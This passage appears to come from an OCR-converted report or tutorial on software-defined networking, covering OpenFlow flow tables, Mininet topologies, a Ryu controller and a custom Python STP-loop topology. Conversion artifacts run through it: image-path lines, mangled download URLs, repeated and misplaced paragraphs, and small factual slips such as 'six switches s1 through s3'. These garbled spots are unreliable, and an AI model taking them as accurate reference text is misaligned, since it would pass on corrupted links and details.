


Developed as a complementary protocol to the OpenFlow Switch specification (OF-SWITCH), OF-CONFIG 1.2 is focused on functions required to configure an OpenFlow 1.3 logical switch. An OpenFlow Logical Switch is an instantiation of an OpenFlow Switch with a set of resources (example ports), which can be associated with an OpenFlow controller. It supports OpenFlow controller assignments to OpenFlow data planes. It also supports the configuration of ports, queues, tunnel types such as IP-in-GRE, NV-GRE, and VxLAN, modification of operational status such as ports, capability discovery of the OpenFlow logical switch, instantiation of OpenFlow Logical Switches (OpenFlow, datapaths), and certificate configuration for secure communication.
OF-CONFIG 1.2 defines an extensible framework laying the foundation for advanced configuration support.

3.10 Traditional Forwarding vs OpenFlow Forwarding

We talked previously about the concept of control plane "separation" and there lie the main differences between the "Traditional" and "Contemporary" Forwarding of a Conventional Network and a Software Defined Network.
In the Conventional Network, the forwarding is done per-device configuration of routing tables and forwarding rules, etc. (portrayed in the Conventional Network Configuration figure). In a Software Defined Network, at a very high level, the control plane establishes the local data set used to create the forwarding table entries, which are in turn used by the data plane to forward traffic between ingress and egress ports on a device.
The data set used to store the network topology is called the routing information base (RIB). The RIB is often kept consistent (i.e., loop-free) through the exchange of information between other instances of control planes within the network. Forwarding table entries are commonly called the forwarding information base (FIB) and are often mirrored between the control and data planes of a typical device. The FIB is programmed once the RIB is deemed consistent and stable.
To perform this task, the control entity/program must develop a view of the network topology that satisfies certain constraints. This view of the network can be programmed manually, learned through observation, or built from pieces of information gathered through discourse with other instances of control planes, which can be through the use of one or many routing protocols, manual programming, or a combination of both.

Having discussed OpenFlow Protocol, now we can view how it provides a framework to define flow information or Forwarding Information Base (FIB) and Remote Procedure Control (RPC) for NETCONF.



The relationship of config to wire protocols


3.11 Flow Tables

OpenFlow tables form a pipeline to accomplish packet header processing. The pipeline can be formed by a single flow table at the very least. Multiple flow tables form a pipeline, acting on input from previous flow tables:

3.12 Datapaths and Priority

Priority in OpenFlow Specification (OFv1.5)

Name	Description
Match fields	Matchespackets such as tunnel header, Ethernet, VLAN, MPLS, IPv4/IPv6, ARP, TCP/UDP, port number, and optionally information from a previous table if there is more than one.
Priority	Matching precedence. The match field combined with the priority field is used to identify the table entry and must be unique.
Counters	Keeps track of number of times the flow has been matched
Instructions	Defines sets of actionsmeter,apply_actions, clear_actions,write_actions, and write_metadata. goto_table modifies the pipeline processing.
timeouts	Used to control how long until a flow is removed from the switch. (discussed in Ch 4)
Cookie	A value used by the controller to help identify a flow, for example, when filtering requests. Not used in packet processing.
Flags	Used to manage flow entries



OpenFlow Forwarding Architecture


The priority value assigned to a flow entry determines how it is matched against incoming packets and which action(s) should be executed for matching packets. When a packet arrives at the switch, the switch examines the flow table entries in descending order of their priority values to find the best matching entry.
Will give a more elaborate explanation in the coming sub-sections.

3.12.1 OpenFlow Matching

Packets hit table 0 ("classifier") at the start. The classifier matches the flow table entry for packet header parameters such as tunnel header, Ethernet, VLAN, MPLS, IPv4/IPv6, ARP, TCP/UDP, and ICMP to execute the instruction set included in the flow entry:
If the instructions results in a packet header rewrite, the subsequent tables in the pipeline match the changed packet header. The significance of the match and action instructions is local to the flow table and the pipeline:

3.12.2 OpenFlow actions and instructions

The instructions field specifies a set of actions or modifications to the pipeline processing. The Open vSwitch instructions include meter, **apply_actions**, clear-actions, **write_actions**, **write_metadata**, and **goto_table**. A flow entry can modify the action set using a write_actions instruction or a clear-actions instruction associated with a particular match. The action set is carried between flow tables. The **goto_table** instruction setting indicates



OpenFlow Tables

the next flow table in the pipeline. The next tables field in the tables defines the range for the **goto_table**, ensuring that the next table in the pipeline has an ID greater than its own ID. This instruction must be supported in all flow tables except the last one. The pipeline processing stops when the instruction set of a flow entry does not contain a **goto_table** instruction and the actions in the action set of the packet are executed.

```
# ovs-ofctl  dump-table-features ofc-bridge
ovs-ofctl: dump-table-features needs OpenFlow 1.3 or later ('-O OpenFlow13')
root@openstack-base:~# ovs-ofctl  dump-table-features ofc-bridge -O OpenFlow13
  table 0 ("classifier"):
    metadata: match=0xffffffffffffffff write=0xffffffffffffffff
    max_entries=1000000
    instructions (table miss and others):
      next tables: 1-253
      instructions: meter,apply_actions,clear_actions,write_actions,write_metadata,goto_table
      Write-Actions and Apply-Actions features:
    matching:
      dp_hash: arbitrary mask
      recirc_id: exact match or wildcard
      conj_id: exact match or wildcard
      tun_id: arbitrary mask
      tun_src: arbitrary mask
      tun_dst: arbitrary mask
      tun_ipv6_src: arbitrary mask
      tun_ipv6_dst: arbitrary mask
      tun_flags: arbitrary mask
      tun_gbp_id: arbitrary mask
      tun_gbp_flags: arbitrary mask
      tun_metadata0: arbitrary mask
      metadata: arbitrary mask
      in_port: exact match or wildcard
      in_port_oxm: exact match or wildcard
      actset_output: exact match or wildcard
      pkt_mark: arbitrary mask
      ct_state: arbitrary mask
      ct_zone: exact match or wildcard
      ct_mark: arbitrary mask
      ct_label: arbitrary mask
```

```
  table 1 ("table1"):
    metadata: match=0xffffffffffffffff write=0xffffffffffffffff
    max_entries=1000000
    instructions (table miss and others):
      next tables: 2-253
      (same instructions)
      (same actions)
    (same matching)

#
```

Chapter 4

4 SDN implementation

4.1 Setting up the environment

Running open/closed-source SDN solutions almost always runs on Linux often containerized with orchestration solutions like K8s or other proprietary solutions (talking about enterprises). In our context, we'll use open-source controllers for our research purposes. Regardless of your open-source controller choice, ex: Ryu, ODL, HPeVan, Floodlight, etc. When simulating virtual networks there are these go-to solutions:

- Mininet: an instant virtual network creator.
- Open vSwitch (OVS): Multilayer virtual switch.
- Linux VMs compatible with you configuration.
- A controller of choice.

Let's first discuss what every component does, in order to understand the greater picture at the end of this section. For facilitation, we're going to use an .OVA file from Stanford University tutorials on SDN that contains the following:

- Controllers: OpenDayLight, ONOS, RYU, Floodlight, Floodlight-OF1.3, POX, and Trema.
- Mininet to create and simulate topologies.
- Pyretic: Python + Frenetic.
- Wireshark 1.12.1.
- JDK 1.8, Eclipse Luna, and Maven 3.3.3.

http://yuba.stanford.edu/ srini/tutorial/SDN$_t utorial_V M_6 4bit.ova$
http://yuba.stanford.edu/ srini/tutorial/SDN$_t utorial_V M_3 2bit.ova$

This one VM provides all the tools needed to be discussed in this section. Starting with Mininet, as we discussed in earlier chapters, what is SDN? in essence and talked about OpenFlow switches and their implementations. We're going to present Mininet based on those concepts.

Mininet uses lightweight virtualization in the Linux kernel to make a single system look like a complete network.

A Mininet host behaves just like a real machine; you can establish an SSH session into it (if you start up SSH daemon and bridge the network to your host) and run arbitrary programs (anything that runs on Linux is available for you to run, from web servers, to Wireshark, to iperf and more) So, Mininet uses a single Linux kernel for all the virtual hosts it makes. And as previously mentioned, our whole project is built on Linux VMs, so this might be sought as a shortcoming for Mininet that it can't run on software that depends on BSD, Windows, or other OS's but in fact that doesn't really affect us.
Also, Mininet doesn't support NAT by default. This means the virtual hosts are isolated from your host LAN which is usually a good thing but means that they cannot access the internet.

Mininet also utilizes specific features built into Linux operating system that allow a single system to be split into a bunch of smaller "containers", each with a fixed share of the processing power, combined with a virtual link code that allows links (for example, Ethernet connections) with accurate delays and speeds (for example, 100 Mbps or 1 Gbps). Internally, Mininet employs lightweight virtualization features in the Linux kernel, including process groups, CPU bandwidth isolation, and network namespaces, and combines them with link schedulers and virtual Ethernet links. A virtual host in Mininet is a group of user-level processes moved into a network namespace (a container for network state). Network namespaces provide process groups with exclusive ownership of interfaces, ports, and routing tables (such as, ARP and IP). The data rate of each emulated Ethernet link in Mininet is enforced by Linux Traffic Control (tc), which has several packet schedulers to shape traffic to a configured rate. Mininet allows you to set link parameters, and these can even be set automatically from the command line:


```
$ sudo mn –link tc,bw=10,delay=10ms
mininet> iperf #check the rate
...
mininet> h1 ping -c10 h2
```

This will set the bandwidth of the links to 10 Mbps and a delay of 10 ms. Given this delay value, the round trip time (RTT) should be about 40 ms, since the ICMP request traverses two links (one to the switch, one to the destination) and the ICMP reply traverses two links coming back so 10 x 4 ms. You can also modify each link using the Python API for Mininet Refer to Mininet GitHub wiki:

http://github.com/mininet/mininet/wiki/Introduction-to-Mininet

Also, some examples are going to be explored in section 3 Each virtual host has its own virtual Ethernet interface(s). A virtual Ethernet (or veth) pair, acts like a wire connecting two virtual interfaces, or virtual switch ports; packets sent through one interface are delivered to the other, and each interface appears as a fully functional Ethernet port to all system and

application software. Mininet typically uses the default Linux bridge or Open vSwitch* running in kernel mode to switch packets across the interfaces as shown in the following figure:



This command line instructs Mininet to start up a 3-host, single-(Open vSwitch-based) switch topology (–topo single,3), set the MAC address of each host equal to its IP address (–mac) i.e. automatic, and point to a remote controller (–controller remote), which defaults to the localhost. Each virtual host has its own separate IP address. A single OpenFlow soft-switch in the kernel with 3 ports is also created. Virtual hosts are connected to the soft-switch with virtual Ethernet links. The MAC address of each host is set to its IP address. Finally, the OpenFlow soft-switch is connected to a remote controller.

Keep in mind, this can be easily automated and expanded using python scripts to generate custom topologies using Mininet Python API. In addition to the mentioned components, dpctl is a utility that comes with the OpenFlow reference distribution and enables visibility and control over a single switch's flow table. It is especially useful for debugging purposes and to provide visibility over flow state and flow counters. To obtain this information you can poll the switch on port 6634. The following command in an SSH window connects to the switch and dumps out its port state and capabilities:

```
$ dpctl show tcp:127.0.0.1:6634
```

The following command dumps the flow table of the soft-switch:

```
$ dpctl dump-flows tcp:127.0.0.1:6634
```

stats_reply (xid=0x1b5ffa1c): flags=none type=1(flow) cookie=0, duration_sec=1538s, duration_nsec=567000000s, table_id=0, priority=500, n_packets=0, n_bytes=0, idle_timeout=0,hard_timeout=0,in_port=1,actions=output:2
cookie=0, duration_sec=1538s, duration_nsec=567000000s, table_id=0, priority=500, n_packets=0, n_bytes=0, idle_timeout=0,hard_timeout=0,in_port=2,actions=output:1

(dpctl) can also add flow entries:

```
$ dpctl add-flow tcp:127.0.0.1:6634 in_port=1,actions=output:2
```

For example, this line forwards packets from port 1 to port 2 on S1. By default, Mininet runs Open vSwitch in OpenFlow mode, which requires an OpenFlow controller. Mininet comes with built-in Controller() classes to support several controllers, including the OpenFlow reference controller (controller), Open vSwitch's ovs-controller, and the now-deprecated NOX Classic, Or RYU controller the one we actually opted for. (this going to be discussed in a later chapter)

You can simply choose which OpenFlow controller you want when you invoke the mn command using the (–controller) option. This means, when you start a Mininet network, each switch can be connected to a remote controller, which could be in the Mininet VM, outside the Mininet VM, and on your local machine, or in principle anywhere on the Internet. This setup may be convenient if you already have a controller framework and development tool installed on the local host or want to test a controller running on a different physical machine. If you want to try this, you must make sure that your controller is reachable from Mininet VM and fill in the host IP and (optionally) listening port:

```
$ sudo mn –controller=remote,ip=[controller IP],port=[controller listening port]
```

This creates a single Open vSwitch with 3 virtual hosts and a localhost remote controller on port 6633, and -x options launches X-Term for those hosts, switch and controller, total of 5 X-Term windows will pop up. We'll also start a pre-made switching hub script on RYU. But, before doing so we just need to set the OpenFlow version on the switch to be compatible with that script. Open the S1 term and run the following command:

```
$ sudo mn –topo single,3 –mac –switch ovsk –controller remote -x
```

This creates a single Open vSwitch with 3 virtual hosts and a localhost remote controller on port 6633, and -x options launches X-Term for those hosts, switch and controller, total of 5 X-Term windows will pop up.

We'll also start a pre-made switching hub script on RYU. But, before doing so we just need to set the OpenFlow version on the switch to be compatible with that script.

Open the S1 term and run the following command:

```
$ ovs-vsctl set Bridge s1 protocols=OpenFlow13
```

On the c0 x-term we need to execute the application:

```
$ ryu-manager –verbose ryu.app.example_switch_13
```


This application adds the simple functionality of sending ARP requests to the hosts connected to the Open vSwitch and allowing ICMP ping requests to work (ovsk is controlled by RYU application now) you can use S1 X-Term to dump the FlowTable:

```
$ ovs-ofctl -O openflow13 dump-flows s1
```

You can refer to RYU Book for further explanation on that application:

Ryu Resources (ryu-sdn.org)

So, ultimately, our system looks like this.



This command line instructs Mininet to start up a 3-host, single-(Open vSwitch-based) switch topology (–topo single,3), set the MAC address of each host equal to its IP address (–mac) i.e. automatic, and point to a remote controller (–controller remote), which defaults to the localhost. Each virtual host has its own separate IP address. A single OpenFlow soft-switch in the kernel with 3 ports is also created. Virtual hosts are connected to the soft-switch with virtual Ethernet links. The MAC address of each host is set to its IP address. Finally, the OpenFlow soft-switch is connected to a remote controller.

4.2 Different types of topologies

A network topology defines the arrangement of the nodes within a network, and this could be in any specific manner depending on the requirement. In a network, the topology depends on the nodes which might include the end users, or the host machines, core network devices such as hubs, switches, and routers. These nodes could also be printers, scanners, or fax machines connected within the network. The overall arrangement of these devices would in total be called the topology of the network itself.

We've heard before about all sorts of different topologies, mesh, bus, ring, star, tree, etc. Shaping your topology for reachability reinforcement or multiple points of failure is one of the first things that may come to mind when planning topologies, also cost. Knowing your topology can also ease up your troubleshooting in case of something goes wrong. With Mininet you can create virtually any type of topology you want. Mininet contains many default topologies, and from those, minimal, single, reversed, linear, tree topology etc.

- Minimal: It is the most basic topology with two hosts and one switch. To run minimal topology, we simply run the following command in the terminal window i.e.

```
$ sudo mn –topo minimal
```

- Single Topology: It is a simple topology with one switch and N hosts. To run this topology, we run the following command in the terminal window i.e.

```
$ sudo mn –topo single,3
```

- Reversed Topology: It is similar to the single connection but the order of connection between hosts and switch is reversed. To run reversed topology, we use the command in the terminal window i.e.

```
$ sudo mn –topo reversed,3
```

- Linear Topology: It is the connection between the N hosts and N switches. We can run this topology by writing the following command in the terminal window i.e.

```
$ sudo mn –topo linear,3
```

- Tree Topology: It is a multilevel topology with N levels and two hosts per switch. To run this topology, we can use the following command in terminal window i.e.


```
$ sudo mn –topo tree,3
```

Topologies visualized


Minimal

Single,3

Linear,3



Tree,3



These were some of the default and common topologies on Mininet. Let's further discuss implementing our custom topologies.

4.3 Implementing Custom Topologies

As we discussed above, you can refer to the GitHub wiki of Mininet to get an idea of the classes and methods to use to have a custom Mininet topology:

Introduction to Mininet · mininet/mininet Wiki (github.com)

Let's use a straightforward example and execute it on our Mininet VM to see results. We'll try to create an STP topology showcase example and try to visualize it. First, we create a new file and initialize the shebang python line indicating that this is a python file.s


```
#!/usr/bin/python

from __future__ import print_function

import os
from mininet.topo import Topo
from mininet.net import Mininet
from mininet.node import Node
from mininet.log import setLogLevel, info
from mininet.cli import CLI
from mininet.link import Intf
from mininet.node import Controller
```

Topo: base class for topologies
Mininet: base class for creating and managing the network.
CLI: provides a variety of useful commands, as well as the ability to display X-Term windows and to run commands on individual nodes in your network. You can invoke the CLI on a network by passing the network object into the CLI() constructor
Log: sets the log level output for the Mininet.
This is what we need to know so far.

Going on with the file structure we create a custom class that basically creates the entities in the network i.e., switches, hosts, and the links between them.

```
class NetworkTopo( Topo ):
    # Builds network topology with a loop
    def build( self, **_opts ):

        # Adding legacy switches
        s1, s2, s3 = [ self.addSwitch( s, failMode='standalone' )
                   for s in ( 's1', 's2', 's3' ) ]

        # Creating links
        self.addLink( s1, s2 )
        self.addLink( s2, s3 )
        self.addLink( s3, s1 )

        # Adding hosts
        h1 = self.addHost( 'h1' )
        h2 = self.addHost( 'h2' )
        h3 = self.addHost( 'h3' )
        h4 = self.addHost( 'h4' )
        h5 = self.addHost( 'h5' )
        h6 = self.addHost( 'h6' )

        # Connecting hosts to switches
        for h, s in [ (h1, s1), (h2, s1), (h3, s2), (h4, s2), (h5, s3), (h6, s3)
]:
            self.addLink( h, s )
```

This class is used to create 6 hosts h1 through h6 and 6 legacy switches s1 through s3. And creates links between each pair in the tuples in the for-loop line. This should look like this: (STP with a loop)



```
def run():

    topo = NetworkTopo()

    net = Mininet( topo=topo, controller=None )

    net.start()
    CLI( net )
    net.stop()

if __name__ == '__main__':
    setLogLevel( 'info' )
    run()
```

So simply we call a main function in this case run(), and create an object from our custom class and then call Mininet method to create a topology using our custom class object.
Then you call net.start() to start the network.
You we use the CLI() on our network, this provides a variety of useful commands, such as the ability to run X-Term on your network entities, also the ability to run the 'net' command on the Mininet CLI and review the topology, also test connectivity with 'pingall' command and send individual bash commands to each hosts through code which can be handy in testing and automating tasks. And lastly net. stop() stops your network. To run that topology run the full file using:

$ sudo python <file_name>.py #mininet runs with sudo

```
ubuntu@sdnhubvm:~/mininet/custom[14:17] (master)$ sudo python stp_topo.py
*** Creating network
*** Adding hosts:
h1 h2 h3 h4 h5 h6
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (h2, s1) (h3, s2) (h4, s2) (h5, s3) (h6, s3) (s1, s2) (s2, s3) (s3, s1)
*** Configuring hosts
h1 h2 h3 h4 h5 h6
*** Starting controller

*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
```

And Mininet should start. We can use see that the 'net' command works:

```
mininet> net
h1 h1-eth0:s1-eth3
h2 h2-eth0:s1-eth4
h3 h3-eth0:s2-eth3
h4 h4-eth0:s2-eth4
h5 h5-eth0:s3-eth3
h6 h6-eth0:s3-eth4
s1 lo:  s1-eth1:s2-eth1 s1-eth2:s3-eth2 s1-eth3:h1-eth0 s1-eth4:h2-eth0
s2 lo:  s2-eth1:s1-eth1 s2-eth2:s3-eth1 s2-eth3:h3-eth0 s2-eth4:h4-eth0
s3 lo:  s3-eth1:s2-eth2 s3-eth2:s1-eth2 s3-eth3:h5-eth0 s3-eth4:h6-eth0
```

This describes the full topology linking. But as there's a loop there will be broadcast radiation issue (Refer to STP section) and MAC address instability between switches, this is a common problem and is fixed by using the Spanning Tree Protocol (STP). You can see that pinging between the hosts keeps failing.

```
ubuntu@sdnhubvm:~/mininet/custom[14:59] (master)$ sudo python stp_topo.py
*** Creating network
*** Adding hosts:
h1 h2 h3 h4 h5 h6
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (h2, s1) (h3, s2) (h4, s2) (h5, s3) (h6, s3) (s1, s2) (s2, s3) (s3, s1)
*** Configuring hosts
h1 h2 h3 h4 h5 h6
*** Starting controller

*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> pingall
*** Ping: testing ping reachability
h1 -> X X X X X
h2 -> X X X X X
h3 -> X X X X X
h4 -> X X X h5 X
